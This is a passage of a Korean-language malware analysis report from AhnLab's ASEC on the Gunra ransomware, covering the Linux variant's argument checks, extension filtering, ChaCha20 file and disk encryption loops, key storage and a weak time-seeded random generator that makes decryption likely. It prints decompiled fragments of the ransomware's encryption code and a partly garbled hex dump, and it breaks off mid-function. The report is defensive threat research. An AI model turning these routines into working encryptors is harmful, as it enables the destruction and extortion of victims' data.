

TLP: CLEAR

분석 보고서

Gunra 랜섬웨어

리눅스부터 윈도우까지, 공격자는 어떻게 움직였나?

안랩 시큐리티 인텔리전스 센터(ASEC)

2025. 10. 29



목차

요약.....	3
공격 그룹 소개.....	4
공격 방식 비교: ELF vs EXE	6
분석 1부: 리눅스 (ELF 포맷).....	7
1. 초기 루틴.....	7
2. 암호화 준비.....	8
3. 파일 및 디스크 암호화	10
4. 복호화 가능성.....	13
분석 2부: 윈도우 (EXE 포맷).....	15
1. 초기 루틴.....	15
2. 암호화 준비.....	17
3. 파일 암호화.....	19
4. 랜섬노트.....	27
결론.....	28



CAUTION

본 보고서에는 현재까지 확인한 내용을 기반으로 분석가 의견이 다수 포함되어 있습니다. 분석가들마다 의견이 다를 수 있으며 새로운 근거가 확인되면, 본 보고서 내용도 사전 고지 없이 변경될 수 있습니다.

요약

Gunra 정보

- 2025년 4월부터 활동 시작
- 대한민국, 일본, 이집트, 파나마, 이탈리아, 아르헨티나 등의 다국적 기업 대상 공격
- 최근 국내에서도 랜섬웨어 공격 발생

랜섬웨어 정보 - ELF 포맷: 리눅스 대상

- 랜섬웨어 동작 전 인자 값 확인 - 다양한 기능 존재
- 암호화 대상에 따라 다른 암호화 키 생성 및 사용
- ChaCha20 암호화 알고리즘으로 파일 및 디스크 암호화
- 암호화 키는 RSA 암호화 알고리즘 - 암호화 후 파일 끝에 삽입 혹은 별도 파일로 저장
- 취약한 난수 생성 함수 - 암호화 키와 Nonce 값 예측 가능, 높은 확률로 복호화 가능


랜섬웨어 정보 - EXE 포맷: 윈도우 대상

- MurmurHash2 해시 알고리즘으로 DLL 및 API 문자열을 동적으로 풀어 사용 (분석 방해)
- 중복 실행 방지를 위해 "kjsidugiaadf99439" 이름의 뮤텍스 생성
- 암호화된 파일 복구를 막기 위해 WMI를 사용하여 볼륨 새도우 복사본 삭제
- 파일에 따라 매번 다른 암호화 키 생성 및 사용
- ChaCha8 암호화 알고리즘으로 파일 암호화
- 파일 암호화에 사용된 키는 RSA 암호화 알고리즘 - 암호화 후 파일 끝에 삽입
- 암호화 대상 파일 확장자 및 크기에 따라 다른 방식으로 암호화

공격 그룹 소개

2025년 4월부터 활동을 시작한 건라(Gunra) 랜섬웨어 그룹은 주로 윈도우와 리눅스 시스템을 표적으로 한다. 대한민국, 일본, 이집트, 파나마, 이탈리아, 아르헨티나 등 다국적 기업들을 대상으로 공격을 수행하는 것으로 알려져 있다. 특히, 2025년 국내 기업/기관을 공격한 사실이 알려지며 업계에서 주목받고 있다.

Gunra 랜섬웨어는 다른 랜섬웨어 그룹들처럼 감염된 시스템의 파일을 암호화하고 피해 기업의 민감 데이터를 탈취한다. 몸값(ransom)을 지불하지 않으면 탈취한 정보를 공개한다.



[그림 1] Gunra 랜섬웨어 그룹의 DLS 홈페이지 (.onion)

안랩이 분석한 바에 따르면, Gunra 랜섬웨어 그룹은 윈도우 시스템에는 EXE, 리눅스 시스템에는 ELF 형태의 랜섬웨어를 사용하는 것으로 나타났다.

윈도우 시스템을 노린 EXE 형태의 랜섬웨어에서는 "kjsidugiaadf99439"라는 이름의 뮤텍스 생성, 볼륨 새도우 복사본 삭제, 암호화 대상 파일 확장자/크기에 따라 다른 방식으로 암호화를 수행했다.

리눅스 시스템 대상 ELF 형태 랜섬웨어는 윈도우 대상 EXE 형태 랜섬웨어와 유사한 암호화 기능을 갖고 있다. 다만, 리눅스 환경에 특화된 명령어를 활용해 시스템을 장악하는 것이 특징이다. 특히, 최근 모든 업계에 걸쳐 이슈가 되고 있는 리눅스 서버 환경에서의 피해 가능성이 커 기업들의 각별한 주의가 요구된다.

공격 방식 비교: ELF vs EXE

리눅스 환경을 노리는 ELF 형태의 Gunra 랜섬웨어는 ChaCha20 암호화 알고리즘을 사용하며, 암호화에 필요한 키 값과 Nonce 값을 생성할 때 암호학적으로 취약한 난수 생성 함수를 사용한다. 이에, 높은 확률로 암호화된 데이터를 복호화할 수 있다.

반면, 윈도우 시스템 대상 EXE 형태의 Gunra 랜섬웨어는 ChaCha8 암호화 알고리즘을 사용한다. 키 값과 Nonce 값은 Cryptographic Service Provider(CSP)를 기반으로 한 CryptGenRandom() API를 사용해 생성한다. 암호학적으로 안전한 난수 생성 방식이기 때문에 복호화는 사실상 불가능하다.

	ELF 형태	EXE 형태
암호화 알고리즘	ChaCha20	ChaCha8
난수 생성 방식	time() 함수 기반의 rand() 함수 사용	CryptGenRandom() API 사용
복호화 가능성	가능	불가능

[표 1] ELF 형태와 EXE 형태의 Gunra 랜섬웨어 특징 비교

ELF와 EXE 형태 Gunra 랜섬웨어의 자세한 공격 방식은 뒤에 후술한다.

분석 1부: 리눅스 (ELF 포맷)

1. 초기 루틴

ELF 포맷의 Gunra 랜섬웨어는 실행 초기 단계에서 전달된 인자 값에 대한 유효성 검사를 수행한다. 필요한 모든 인자 값이 올바르게 전달된 경우에만 랜섬웨어가 정상 실행된다.

인자 값	행위	필요 여부
-t, --threads	암호화에 사용할 스레드 수	필요
-p, --path	암호화 대상 경로	필요
-e, --exts	암호화 대상 파일 확장자	필요
-r, --ratio	암호화 비율 (MB 단위)	필요
-k, --keyfile	RSA 공개키 파일 경로	필요
-s, --store	ChaCha20 암호화 알고리즘 키 저장 경로	선택
-l, --limit	최대 암호화 크기 (GB 단위)	선택

[표 2] 인자 값 별 행위

```
argparse_init((__int64)v20_array, (__int64)&v21, (__int64)&usages, 0); // memset
argparse_describe(
    v20_array,
    "\nA brief description of what the program does and how it works.",
    "\nAdditional description of the program after the description of the arguments.");
argparse_parse(v20_array, argc, (__int64)argv);
if ( Input_NumberOfThreads <= 0 || Input_NumberOfThreads > 100 )
{
    fprintf(
        (unsigned int)&_stderr_FILE,
        (unsigned int)"Invalid number of threads: %d. Must be between 1 and %d.\n",
        Input_NumberOfThreads,
        100,
        v4,
        v5,
        (char)argv);
    return 1;
}
if ( !Input_EncryptTargetFilePath || !*Input_EncryptTargetFilePath )
{
    fwrite_unlocked("Path to files to encrypt is required.\n", 1LL, 38LL, &_stderr_FILE);
    return 1;
}
```

[그림 2] 인자 값에 대한 유효성 검사

2. 암호화 준비

Gunra 랜섬웨어는 --path 인자로 전달받은 경로에 대해 암호화를 수행한다. 암호화 방식은 대상의 종류에 따라 크게 ▲파일 암호화 ▲디스크 암호화로 구분된다. 파일 암호화의 경우, 파일마다 독립적인 암호화 스레드를 생성해 암호화를 진행한다. 생성되는 스레드 수는 --threads 인자를 기반으로 설정된다. 이 때 사용할 스레드 수는 최소 1개에서 최대 100개까지 설정할 수 있다.

암호화 대상 파일의 확장자는 --exts 인자를 통해 설정한다. "all"을 전달할 경우, 암호화 대상 경로에 있는 모든 파일을 암호화한다. 특정 확장자를 지정하는 경우 최대 32개까지 설정할 수 있다.

```
v117 = strdup(Input_EncryptTargetFileExtension);
if ( !(unsigned int)strcasecmp(v117, "all") ) // Compare : Encrypt Target File Extension == "all"
{
    LODWORD(Encrypt_Struct[256]) = 1;
    strncpy(&Encrypt_Struct[192], "all", 32LL);
}
else
{
    for ( i = strtok(v117, ","); i && SLODWORD(Encrypt_Struct[256]) <= 31; i = strtok(0LL, ",") // If Not Encarypt Target File Extension is "all" >> strtok with ","
    {
        strncpy(&Encrypt_Struct[2 * SLODWORD(Encrypt_Struct[256]) + 192], i, 31LL);
        HIBYTE(Encrypt_Struct[2 * SLODWORD(Encrypt_Struct[256]) + 193]) = 0;
        ++LODWORD(Encrypt_Struct[256]);
    }
    if ( !LODWORD(Encrypt_Struct[256]) ) // If Count of "Encrypt Target File Extension" is 0 >> fwrite
    {
        fwrite_unlocked((__int64)"No valid extensions provided\n", 1uLL, 29LL, (__int64)&stderr_FILE);
        return 1;
    }
}
```

[그림 3] 암호화 대상 파일 확장자 설정

Gunra 랜섬웨어는 --path 인자에 전달된 경로의 유형에 따라 다음과 같이 동작한다.

파일 경로가 전달된 경우, 파일 확장자 검사 없이 바로 암호화 스레드가 생성되어 암호화를 수행한다. 단, --exts 옵션에 "encrt" 값이 설정된 경우에는 해당 파일을 암호화하지 않는다.

폴더 경로가 전달된 경우, 하위 경로에 존재하는 모든 파일을 대상으로 암호화 제외 대상 여부를 확인하고 확장자 검사를 수행한다. 지정된 확장자를 가진 파일에 대해서만 각각의 암호화 스레드를 생성하여 암호화를 수행한다.

암호화 제외 대상 파일 및 확장자
R3ADM3.txt, .encrt

[표 3] 암호화 제외 대상 파일 및 확장자

```

if ( !(unsigned int)strcasemp(a1, "R3ADM3.txt") )// Skip #1
{
    puts("Skipping R3ADM3.txt file");
    return 0LL;
}
else if ( !(unsigned int)strcasemp(Encrypt_Struct + 3072, "encrt") )// Skip #2
{
    return 0LL;
}
else if ( *(_DWORD *)(Encrypt_Struct + 4096) == 1 && !(unsigned int)strcasemp(Encrypt_Struct + 3072, "all") )
{
    return 1LL;
}
else
{
    v3 = strrchr(a1, 46LL); // Find Last "."
    if ( v3 )
    {
        for ( i = 0; i < *(_DWORD *)(Encrypt_Struct + 4096); ++i )
        {
            if ( !(unsigned int)strcasemp(v3, Encrypt_Struct + 32 * (i + 96LL)) )// When Find
                return 1LL;
        }
    }
}

```

[그림 4] 암호화 제외 대상 확인 및 암호화 대상 확장자 검사

디스크 경로가 전달된 경우, --exts 옵션에 "disk" 값이 설정되어 있고, --store 인자를 통해 암호화 키 저장 경로가 지정된 경우에만 해당 디스크 전체를 암호화한다.

```

if ( is_directory((__int64)Input_EncryptTargetFilePath) )// Check Target - Is Directory
{
    printf((unsigned int)"Encrypting directory %s\n", (_DWORD)Input_EncryptTargetFilePath, v5, v6, v7, v8, (char)argv);
    parse_directory((__int64)Input_EncryptTargetFilePath, (char)Encrypt_Struct);
}
else if ( is_regular_file((__int64)Input_EncryptTargetFilePath) )
{
    if ( (unsigned int)strcasemp(&Encrypt_Struct[192], "encrt") )// If "encrt" Not Exist >> Execute
    {
        printf((unsigned int)"Encrypting file %s\n", (_DWORD)Input_EncryptTargetFilePath, v9, v10, v11, v12, (char)argv);
        spawn_or_wait_thread(
            (__int64)Input_EncryptTargetFilePath,
            (__int64)Encrypt_Struct,
            (int)Encrypt_Struct,
            v13,
            v14,
            v15);
    }
}
else if ( is_disk((__int64)Input_EncryptTargetFilePath) )
{
    if ( !(unsigned int)strcasemp(&Encrypt_Struct[192], "disk") )// If "disk" Exist >> Execute
    {
        printf((unsigned int)"Encrypting disk %s\n", (_DWORD)Input_EncryptTargetFilePath, v16, v17, v18, v19, (char)argv);
        encrypt_disk((__int64)Input_EncryptTargetFilePath, (__int64)Encrypt_Struct);
    }
    else
    {
        printf(
            (unsigned int)"Path %s is a disk, but not specified for disk encryption. --exts=disk\n",
            (_DWORD)Input_EncryptTargetFilePath,
            v16,
            v17,
            v18,
            v19,
            (char)argv);
    }
}
}

```

[그림 5] 암호화 대상 경로 인자에 따른 동작 흐름

3. 파일 및 디스크 암호화

파일 암호화는 --store 인자 값이 설정된 경우와 설정되지 않은 경우 모두 동작한다. 암호화 알고리즘은 ChaCha20이고, 암호화에 사용되는 32바이트 크기의 키와 12바이트 크기의 Nonce 값은 매번 새로 생성된다.

--store 인자 값이 설정된 경우, ChaCha20 암호화 알고리즘에 사용되는 키는 RSA 공개키로 한 번 암호화된 후, 해당 경로에 .keystore 확장자로 저장된다. 반면, --store 인자가 설정되지 않은 경우에는 암호화된 파일 끝에 해당 키가 삽입된다.

```

chacha20_init_state(v11, a1, a2, a3);
for ( i = 0; ; i += 64 )
{
    result = i;
    if ( (int)i >= a6 )
        break;
    chacha20_block(v11, v10, 20LL);
    ++v12;
    for ( j = i; j <= (int)(i + 63) && j < a6; ++j )
        *(_BYTE *)(j + a5) = v10[j - i] ^ *(_BYTE *)(j + a4);
}
return result;

```

[그림 6] ChaCha20 암호화 알고리즘

Offset(h)	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F	Decoded text	Offset(h)	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F	Decoded text
0001B270	D3 E6 E3 6D 20 D3 EC 35 6B 37 FD 8C 51 7E 7F 8A	óemám ô1sk7yEQ~.š	00000000	6C 87 8C 67 BC 28 7A 92 8C ED DC F6 E3 C2 2C 95	1+0g4(z'Gif0aÄ,•
0001B280	BB 50 D2 26 17 54 A2 88 3D CD E0 DE E2 88 73 8D	»F0s.Tc"=IâPâ".s	00000010	FC CF B8 C4 15 EE A0 8D 17 FE 4A B7 FB 17 10 3D	üf.Ä.i..p7.ü.=
0001B290	89 D7 FD 84 85 CC 12 BB A7 58 96 F4 71 DD 96 F1	wÿ..i.»SX-QqY-â	00000020	7B 72 C4 E1 61 24 D8 99 40 5C 49 3E BC FA F0 42	(rÄâs00%l>â0âB
0001B2A0	81 50 BA 16 34 AF 76 0E A9 83 C4 CB 9C 81 D9 76	.P.4"v.0fAEx.Uv	00000030	BD 37 E0 97 F6 0A AD 93 B7 1D 19 EC 63 33 7B F4	h7â-0..".lcs0
0001B2B0	DA 19 67 03 C8 9B 53 20 C2 4F 47 B3 AE 4C A7 72	U.g.E»jg. AOG*0LSr	00000040	8F 71 7B C3 09 56 4E 25 D2 ED 08 57 F7 D6 38 F6	.qtÄ.VN0i.W-08â
0001B2C0	61 2F 8B 38 9A 59 7C 67 03 9B 6B BA 19 8F 32 D8	a/<8SY g.>k°...20	00000050	82 45 DF 81 72 E8 03 79 01 BD A6 45 27 EC AD 10	,Eâ.rê.y.4;E'l..
0001B2D0	63 4F 7A 37 33 D9 BB 0D 25 C4 49 84 55 EB 3F 4C	c0z73Ü».kÄI"Ue7L	00000060	77 A8 36 58 A2 A9 D1 1A 5B 8D D8 D8 FA 6A 7D 5F	w'x0âR{.00âj1
0001B2E0	E0 4A F8 7E 24 9D D9 8F 91 BF B7 51 AE 8A AE A3	âJâ-s.Ü..i.0âS0â	00000070	5D ED D0 00 48 48 28 D1 99 A5 43 0F DC BE EB 54	j1P.HK(R"Mc.UâE
0001B2F0	85 CA D6 42 55 16 AC A0 6C 4A 0F 37 4F 54 FF 94	.E0BU~.1.70Ty"	00000080	F4 2B C0 82 83 CB 79 39 A0 D2 1B 35 B1 87 78 4D	0+â,fEY9 0.5+âxM
0001B300	4C 71 CE F1 7F 94 73 5B D7 E9 EE 72 B7 99 70 8C	LqÄÄ."s[ëir"mpE	00000090	FA 5E 2A 9F 73 06 B2 FA 98 DE E4 FE AA F9 19 AE	ü"âYs.ü"âp"â.0
0001B310	20 9E C3 15 6B FF 0B 27 EC 76 99 1A 0B 26 46 DC	ÄÄ.ky.'lvm..âFÜ	000000A0	F3 44 6D 6E AF 38 F9 30 08 FD 4C 78 91 72 33 F4	0Dm"0ü0.yLx'r30
0001B320	EA 7C 95 06 35 97 02 E7 96 44 71 D7 50 44 0F 05	ê .5.-c-Dq*PD..	000000B0	6A 7C 7D A1 E2 D5 17 0D E5 9C 65 8E 2C D1 D4 AC	j);âÖ..âzeZ,N0-
0001B330	CA 8C A8 74 35 DB 8F CA D4 4D 79 50 3A C6 17 59	Èx"t5Ü.E0MyP:È.Y	000000C0	36 BE 65 1A 8E 8E 8E 8E 8E 8E 8E 8E 8E 8E 8E 8E	6We..=r0."â0Ä.
0001B340	62 65 55 C2 92 0E 72 8F DD C5 F5 10 B2 11 FA 18	beUÄ".r.YÄ0..s.ü.	000000D0	ED 61 71 F8 8E 8E 8E 8E 8E 8E 8E 8E 8E 8E 8E 8E	iaqple:res.<ÄjHYb
0001B350	CF DD B6 05 E5 8E 8E 8E 8E 8E 8E 8E 8E 8E 8E 8E	ÿÿg.Y.ç.Ä!g"TYF-	000000E0	BD 72 B4 48 3B 59 09 AF 85 AB B7 A7 85 C3 74 99	ür"HX..e"âc"â
0001B360	EE D4 A1 9D E8 8E 8E 8E 8E 8E 8E 8E 8E 8E 8E 8E	i0;..âz#e.c'âQTÄ.	000000F0	62 A9 CB DF 1E 8E 8E 8E 8E 8E 8E 8E 8E 8E 8E 8E	b0Eâ.>âV.I.49YF-
0001B370	7D 33 50 93 51 08 9F DD 8D 89 D7 BB C0 68 E5 19)3P"Q.YÿY"»âHâ.	00000100	DD 68 E4 54 1E 8E 8E 8E 8E 8E 8E 8E 8E 8E 8E 8E	ÿNâT.>"t0U1âM..j
0001B380	76 BB 03 04 31 8E 8E 8E 8E 8E 8E 8E 8E 8E 8E 8E	v..lpoqa:S6..ÿ<	00000110	AD 15 C9 98 8E 8E 8E 8E 8E 8E 8E 8E 8E 8E 8E 8E	..E".j"Y..â.WEe
0001B390	87 63 19 0F E3 8E 8E 8E 8E 8E 8E 8E 8E 8E 8E 8E	tc..â..Ä..+6êËT	00000120	BA A0 E0 8E 8E 8E 8E 8E 8E 8E 8E 8E 8E 8E 8E 8E	"âSj0"-.Fwâ.'-â
0001B3A0	11 A3 F9 27 13 8E 8E 8E 8E 8E 8E 8E 8E 8E 8E 8E	.ëü'...sp:â.0i"êT	00000130	BF 5C 92 80 8E 8E 8E 8E 8E 8E 8E 8E 8E 8E 8E 8E	ç\`Eg{0(\.kify;/
0001B3B0	6D A3 55 5F 0E 8E 8E 8E 8E 8E 8E 8E 8E 8E 8E 8E	h'.-.Ä;""=ââc""i	00000140	8A 6A 72 0E 8E 8E 8E 8E 8E 8E 8E 8E 8E 8E 8E 8E	Sjx.Eâ0(SU0Ü.C..
0001B3C0	51 B6 CB 4F 78 8E 8E 8E 8E 8E 8E 8E 8E 8E 8E 8E	QâE0y;IëWQU.Sw.â	00000150	46 4A 20 99 6F 9C 8B CA 98 01 6E 83 53 C9 C5 7E	FÜ "0âE".nfSÊÄ-
0001B3D0	6D A3 55 5F 0E 8E 8E 8E 8E 8E 8E 8E 8E 8E 8E 8E	+â.rûz0)âOY.5â	00000160	12 E9 ED 47 02 F8 C5 89 ED 0C C0 90 7F B4 F1 9A	.ëig.ââhi.Ä..â.S
0001B3E0	2B 41 81 7E 8E 8E 8E 8E 8E 8E 8E 8E 8E 8E 8E 8E	"..0.ct".Ä..-D"zâ	00000170	33 3D AF C0 67 1B 1F C8 72 47 B7 75 D8 95 45 6C	0"=âg..Erg-u0E1
0001B3F0	94 85 D8 07 74 8E 8E 8E 8E 8E 8E 8E 8E 8E 8E 8E	YB.Wfâ.S-s.00Hc	00000180	F0 07 33 53 77 3B C1 CF 43 88 77 66 C1 40 3D 2E	â.S5W:ÄIC.wfâ0=.
0001B400	DD D0 2E 57 66 FA 13 24 96 73 D6 1B D8 F6 48 8B	Dÿ-Iâ0V..gm..iâ"~	00000190	5D 45 38 18 16 21 93 F1 CB 20 89 93 40 8C 87 C4	JES..!"Eâ h"0EâA
0001B410	D0 FF AC CC A3 F8 56 01 84 67 99 0E B9 C2 88 85	I.Hâ,u'â0E"â0y0			
0001B420	CE 02 48 F8 82 CF B9 F4 D3 B0 45 A0 2A D5 FF D4	XNÜ.Fwê .ç".IËi			
0001B430	58 4D DB 0D 46 A4 F0 7C 03 C7 B3 90 88 CE CB EE	STPQ.u.ê..b..cû0.			
0001B440	91 7C E2 39 8B BF 91 DE 67 3D D9 56 9D 48 F8 7B	"ÄDW"ocq"j;-Ü			
0001B450	53 54 DE 51 9D 75 80 2E 07 62 AC 12 A2 75 D6 0A	80fê.i.âc""?i-â			
0001B460	98 03 C5 44 57 99 6F A2 71 99 20 A1 3F 97 2E DB	âÄ".ë-ê-:âÄ7"i.Ü			
0001B470	AE FB 66 36 AD CC B1 84 62 C7 22 94 B9 32 EC EB	Ï02.±'0"çâh7"i.Ü			
0001B480	ES F1 92 7A BA E9 97 7C 3A E2 E6 37 4E 0D CD 02	â"âM°.36.'xâYb			
0001B490	5C 4F 3F 85 B1 27 F5 5E E7 C0 BD 3F 5E 6C E5 DB	{1}4 .4			
0001B4A0	A3 B7 81 4D BA BA 19 33 F6 17 92 78 61 58 DD 62				
0001B4B0	28 5D BC 20 02 94				

[그림 7] --store 인자 값에 따른 암호화 키 저장 방식

파일 암호화는 인자로 전달받은 --limit 및 --ratio 인자 값에 따라 설정된 암호화 제한 및 비율에 기반하여 서로 다른 방식으로 진행된다. 암호화 방식을 보면, 먼저 1MB 크기를 암호화한 후, --ratio 인자 값이 설정되어 있는 경우 해당 값만큼 MB 크기의 내용을 건너뛴 뒤, 다시 1MB 크기를 암호화하는 방식을 반복한다.

암호화 대상 파일의 크기가 --limit 인자로 전달받은 값보다 클 경우에는 파일의 앞부분부터 해당 크기까지 암호화한다. 파일의 크기가 --limit 인자로 전달받은 값보다 작을 경우에는 파일 전체를 암호화한다.

```

if ( a5_limit_Value && v74_limit_Value_Bytes < v91_Target_Size )
{
    while ( v97 < v74_limit_Value_Bytes ) // Encrypt Size : "limit"
    {
        fseek(v83_Target_Handle, v97, 0LL);
        v75_fread_Result = fread_unlocked(v77_malloc_1MB_Result, 1LL, v79, v83_Target_Handle);
        if ( !v75_fread_Result )
            break;
        chacha20_xor(
            (__int64)v63_32,
            1u,
            (__int64)v73_12,
            v77_malloc_1MB_Result,
            v76_malloc_1MB_Result,
            v75_fread_Result); // ChaCha20
        fseek(v83_Target_Handle, v97, 0LL);
        fwrite_unlocked(v76_malloc_1MB_Result, 1uLL, v75_fread_Result, v83_Target_Handle);
        fflush_unlocked(v83_Target_Handle);
        v97 += v75_fread_Result + v78_Encrypt_Ratio_Bytes; // Next Offset : "Read" + "Encrypt Ratio (MB)"
    }
}
else
{
    while ( 1 ) // Encrypt Size : All
    {
        fseek(v83_Target_Handle, v97, 0LL);
        v75_fread_Result = fread_unlocked(v77_malloc_1MB_Result, 1LL, v79, v83_Target_Handle);
        if ( !v75_fread_Result )
            break;
        chacha20_xor(
            (__int64)v63_32,
            1u,
            (__int64)v73_12,
            v77_malloc_1MB_Result,
            v76_malloc_1MB_Result,
            v75_fread_Result); // ChaCha20
        fseek(v83_Target_Handle, v97, 0LL);
        fwrite_unlocked(v76_malloc_1MB_Result, 1uLL, v75_fread_Result, v83_Target_Handle);
        fflush_unlocked(v83_Target_Handle);
        v97 += v75_fread_Result + v78_Encrypt_Ratio_Bytes; // Next Offset : "Read" + "Encrypt Ratio (MB)"
    }
}
}

```

[그림 8] 인자 값에 따른 파일 암호화 방식

디스크 암호화는 --store 인자 값이 설정된 경우에만 동작한다. 암호화 알고리즘은 ChaCha20이고, 암호화에 사용되는 32바이트 크기의 키와 12바이트 크기의 Nonce 값은 매번 새로 생성된다.

우선, 암호화 대상 디스크의 경로 문자열에서 "/"를 "_"로 치환한 문자열을 생성한다. 이를 기반으로 암호화 키를 저장할 .keystore 파일과 암호화 진행 상황을 기록할 .progress 파일을 생성한다.

암호화는 파일 암호화와 동일한 방식으로 진행된다. 인자로 전달받은 --limit 및 --ratio 인자 값에 따라 설정된 암호화 제한 및 비율에 기반하여 각기 다른 방식으로 암호화한다.

```
v61_Target_Handle = open(al_Input_EncryptTargetFilePath, 2, v11, v12, v13, v14, v35);
if ( (v61_Target_Handle & 0x80000000) == 0 )// Check - Success to "open"
{
    v60_Target_Size = lseek(v61_Target_Handle, 0LL, 2LL);// Get Size of Disk (Target)
    if ( v60_Target_Size == -1 )
    {
        printf((unsigned int)"lseek disk size", 0, v19, v20, v21, v22, v36);
        close(v61_Target_Handle);
        return 6LL;
    }
    else
    {
        lseek(v61_Target_Handle, 0LL, 0LL);
        v59_1MB = 0x100000LL; // 1MB
        v58_Encrypt_Ratio_Bytes = (int)(*(__DWORD *) (v36 + 4104) << 20);// Encrypt Ratio : from MB to Bytes
        v57_malloc_1MB = malloc(0x100000LL);
        v56_malloc_1MB = malloc(v59_1MB);
        if ( v57_malloc_1MB && v56_malloc_1MB )
        {
            printf((unsigned int)"Encrypting disk... size: %d\n", v60_Target_Size, v23, v24, v25, v26, v36);
            v65_Offset = 0LL;
            v55_Read_Result = 0LL;
            v54_limit_Bytes = (__int64)*(int *) (v37 + 4108) << 30;// limit : from GB to Bytes
            v53 = v60_Target_Size;
            if ( *(__DWORD *) (v37 + 4108) && v54_limit_Bytes < v60_Target_Size )// If limit < Target
            {
                while ( v65_Offset < v54_limit_Bytes )
                {
                    v53 = v54_limit_Bytes - v65_Offset;
                    v29 = v54_limit_Bytes - v65_Offset;
                    if ( v59_1MB <= v54_limit_Bytes - v65_Offset )
                    {
                        v29 = v59_1MB;
                    }
                    v52 = v29;
                    v55_Read_Result = pread(v61_Target_Handle, v57_malloc_1MB, v29, v65_Offset);
                    if ( v55_Read_Result <= 0 )
                    {
                        break;
                    }
                    chacha20_xor((__int64)v45_32, 1u, (__int64)v44_12, v57_malloc_1MB, v56_malloc_1MB, v55_Read_Result);// Encrypt Algorithm : ChaCha20
                    v51 = pwrite(v61_Target_Handle, v56_malloc_1MB, v55_Read_Result, v65_Offset);
                    if ( v51 != v55_Read_Result )
                    {
                        break;
                    }
                    v30 = v53;
                    if ( v58_Encrypt_Ratio_Bytes <= v53 )
                    {
                        v30 = v58_Encrypt_Ratio_Bytes;
                    }
                    v50 = v30;
                    v65_Offset += v55_Read_Result + v30;// Offset = Read + Ratio
                    write_progress(v38_progress, v65_Offset);
                }
            }
        }
    }
    else // If limit >= Target
```

[그림 9] 인자 값에 따른 디스크 암호화 방식

4. 복호화 가능성

각 암호화 스레드는 ChaCha20 암호화 알고리즘을 사용하여 암호화를 진행하는데, 이 때 사용되는 32 바이트 키와 12바이트 Nonce 값을 생성하는 함수는 암호학적으로 취약한 부분이 있다. 쉽게 설명하면, 보안성이 매우 낮은 난수가 생성된다는 것이다.

난수를 생성하는 함수는 time() 함수를 통해 현재 시간을 초 단위로 받아오고, 이를 기반으로 rand() 함수에 사용할 시드 값을 생성한다. 그러나 time() 함수의 반환 값을 바탕으로 시드 값을 생성하는 32 회 및 12회의 반복문이 매우 짧은 시간 내에 실행되기 때문에 동일한 시드 값이 사용될 가능성이 높다.

이로 인해 rand() 함수가 동일한 바이트 값을 생성하게 된다. 결과적으로 동일한 바이트가 연속되는 32 바이트 키와 12바이트 Nonce 배열이 생성되는 것이다. 암호학적으로 매우 취약한 키와 Nonce 값이 사용된다고 볼 수 있다.

```
int64 __fastcall generate_rand(__int64 a1_Buffer, unsigned int a2_Size)
{
    __int64 v2_CurrentTimeWithSeconds; // rdi
    __int64 result; // rax
    unsigned int i; // [rsp+1Ch] [rbp-4h]

    for ( i = 0; ; ++i )
    {
        result = i;
        if ( i >= a2_Size )
            break;
        v2_CurrentTimeWithSeconds = (unsigned int)time(0LL); // Get Current Time - Unit : Second
